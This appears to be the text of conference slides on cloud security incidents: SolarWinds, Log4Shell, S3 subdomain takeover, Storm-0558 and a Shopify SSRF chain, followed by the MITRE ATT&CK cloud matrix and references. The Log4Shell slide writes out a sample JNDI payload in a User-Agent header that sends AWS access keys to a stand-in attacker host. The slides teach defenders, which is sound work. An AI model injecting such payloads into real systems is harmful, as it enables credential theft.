
solarwinds

Sunburst

From *Analyzing Solorigate, the compromised DLL file that started a sophisticated cyberattack, and how Microsoft Defender helps protect customers*, https://www.microsoft.com/en-us/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/

The (fail) trusted-link

Log4Shell



Normal Log4J scenario

HTTP request is sent
GET /index.html
User-Agent: Mozilla/5.0

Log4J logs the HTTP request:
[client] - /index.html - Mozilla/5.0 - ...

Exfiltration attack example

Vulnerable Target

Malicious HTTP request is sent:
GET /index.html
User-Agent:${jndi:service://attack.server.url/?s=${env:AWS_ACCESS_KEY_ID}


Target sends HTTP request to the attacker revealing sensitive data:


`http://attack.server.url/?s= AWS SECRET`

From *Log4Shell Hell: anatomy of an exploit outbreak*, https://news.sophos.com/en-us/2021/12/12/log4shell-hell-anatomy-of-an-exploit-outbreak/

The abandoned resources

Subdomain Takeover on S3 buckets


IDEAL SCENARIO
S3
S3 Bucket 'ABC' with Website Content
CNAME=Static Website Hosted in S3
AWS Route 53 Contains Record
53
WEBSITE (subdomain.example.com)
Users Making Web Request


SUBDOMAIN TAKEOVER CASE
Developer
Deletes S3 Bucket
S3
S3 Bucket 'ABC' with Website Content
Attacker
Attacker Makes Web Request to subdomain.example.com
1
Not secure | amsj.altcloud.net

404 Not Found

- Code: NoSuchBucket
- Message: The specified bucket does not exist
- BucketName: amsj.altcloud.net
- RequestId: F62JZ0GYZ4V[redacted]
- HostId: tN3Y2D4vNaCIE[redacted]hcAejRrux2Q+8zpoCIP9AQarY=

Gets 404 with error 'No Such Bucket'
2
S3
Create S3 Bucket 'ABC' in self environment with malicious content
CNAME=Static Website Hosted in S3
AWS Route 53 Contains Record
53
WEBSITE with malacious content (subdomain.example.com)
Users Making Web Request


From *Subdomain Takeover via Abandoned Amazon S3 Bucket*, https://char49.com/articles/subdomain-takeover-via-abandoned-amazon-s3-bucket

From *Hijacking S3 Buckets: New Attack Technique Exploited in the Wild by Supply Chain Attackers*, https://checkmarx.com/blog/hijacking-s3-buckets-new-attack-technique-exploited-in-the-wild-by-supply-chain-attackers/

TotalCloud Insights: Crafting Effective Indicators of Compromise (IoCs) for Sub-domain Takeover Risk Detection, https://blog.qualys.com/product-tech/2024/01/11/totalcloud-insights-crafting-effective-indicators-of-compromise-iocs-for-sub-domain-takeover-risk-detection

Trust the cloud, the cloud is your friend

Losing the keys to the kingdom, aka Microsoft consumer signing key stolen



Storm-0558 Signing Key Capture (estimated attack flow)

Dump transferred to debugging environment. Bug in credential scanning process leads to signing key data remaining undetected.

Server crashes, bug in redaction process leads to MSA signing key data being included in crash dump.


From *Storm-0558 Update: Takeaways from Microsoft's recent report*, https://www.wiz.io/blog/key-takeaways-from-microsofts-latest-storm-0558-report

Exploit chain chaos

The 25 000$ Shopify vulnerability

- **Server-side Request Forgery as entry-point**
- **Code injected in Shopify template**
- **Code was executed in a store preview system**
- **Retrieved secrets from environment**
  - Exfiltrate secrets from Google Cloud Meta APIs
- **Access to K8s cluster**
  - Right to execute arbitrary commands


Report:
https://hackerone.com/reports/341876 by @0xacb



KUEHNE+NAGEL

What’s next?

MITRE | ATT&CK™



Initial Access 5 techniques	Execution 4 techniques	Persistence 7 techniques	Privilege Escalation 5 techniques	Defense Evasion 12 techniques	Credential Access 11 techniques	Discovery 14 techniques	Lateral Movement 4 techniques	Collection 5 techniques	Exfiltration 3 techniques	Impact 9 techniques
Drive-by Compromise	Cloud Administration Command	Account Manipulation (5)	Abuse Elevation Control Mechanism (1)	Abuse Elevation Control Mechanism (1)	Brute Force (4)	Account Discovery (2)	Internal Spearphishing	Automated Collection	Exfiltration Over Alternative Protocol	Account Access Removal
Exploit Public-Facing Application	Command and Scripting Interpreter (1)	Create Account (1)	Account Manipulation (5)	Domain Policy Modification (1)	Credentials from Password Stores (1)	Cloud Infrastructure Discovery	Remote Services (2)	Data from Cloud Storage	Exfiltration Over Web Service (1)	Data Destruction
Phishing (2)	Serverless Execution	Event Triggered Execution	Domain Policy Modification (1)	Exploitation for Defense Evasion	Exploitation for Credential Access	Cloud Service Dashboard	Taint Shared Content	Data from Information Repositories (3)	Transfer Data to Cloud Account	Data Encrypted for Impact
Trusted Relationship	User Execution (1)	Implant Internal Image	Event Triggered Execution	Hide Artifacts (1)	Forge Web Credentials (2)	Cloud Service Discovery	Use Alternate Authentication Material (2)	Data Staged (1)		Defacement (1)
Valid Accounts (2)		Modify Authentication Process (2)	Valid Accounts (2)	Impair Defenses (3)	Modify Authentication Process (2)	Cloud Storage Object Discovery		Email Collection (2)		Endpoint Denial of Service (3)
		Office Application Startup (6)		Impersonation	Multi-Factor Authentication Request Generation	Log Enumeration				Financial Theft
		Valid Accounts (2)		Indicator Removal (1)	Network Sniffing	Network Service Discovery				Inhibit System Recovery
				Modify Authentication Process (2)	Steal Application Access Token	Network Sniffing				Network Denial of Service (2)
				Modify Cloud Compute Infrastructure (5)	Steal or Forge Authentication Certificates	Password Policy Discovery				Resource Hijacking
				Unused/Unsupported Cloud Regions	Steal Web Session Cookie	Permission Groups Discovery (1)				
				Use Alternate Authentication Material (2)	Unsecured Credentials (3)	Software Discovery (1)				
				Valid Accounts (2)		System Information Discovery				
						System Location Discovery				
						System Network Connections Discovery				

From *MITRE ATT&CK® Matrix for Enterprise covering cloud-based techniques*, https://attack.mitre.org/matrices/enterprise/cloud/#

Start small and prioritize

→ Don’t become a gatekeeper

Spread knowledge

Be a *Hacker!*

http://phrack.org/issues/7/3.html

References / Read more

KUEHNE+NAGEL

- AWS Security Maturity Roadmap, https://summitroute.com/downloads/aws_security_maturity_roadmap-Summit_Route.pdf
- 12 Steps to Cloud Security, https://speakerdeck.com/cloudronin/12-steps-to-cloud-security-1
- Beyond the Baseline: Horizons for Cloud Security Programs, https://speakerdeck.com/ramimac/beyond-the-baseline-horizons-for-cloud-security-programs
- Cloud Architecture Security Cheat Sheet, https://cheatsheetseries.owasp.org/cheatsheets/Secure_Cloud_Architecture_Cheat_Sheet.html
- Cloud Security Patterns by sirris.be, http://www.sirris.be.s3-website-eu-west-1.amazonaws.com/
- Cloud design patterns that support security, https://learn.microsoft.com/en-us/azure/well-architected/security/design-patterns
- Cloud Native Security 101: Building Blocks, Patterns and Best Practices, https://speakerdeck.com/rafik8/cloud-native-security-101-building-blocks-patterns-and-best-practices
- Learning from AWS Customer Security Incidents [2022], https://speakerdeck.com/ramimac/learning-from-aws-customer-security-incidents-2022

Inspire. Empower. Deliver.

KUEHNE+NAGEL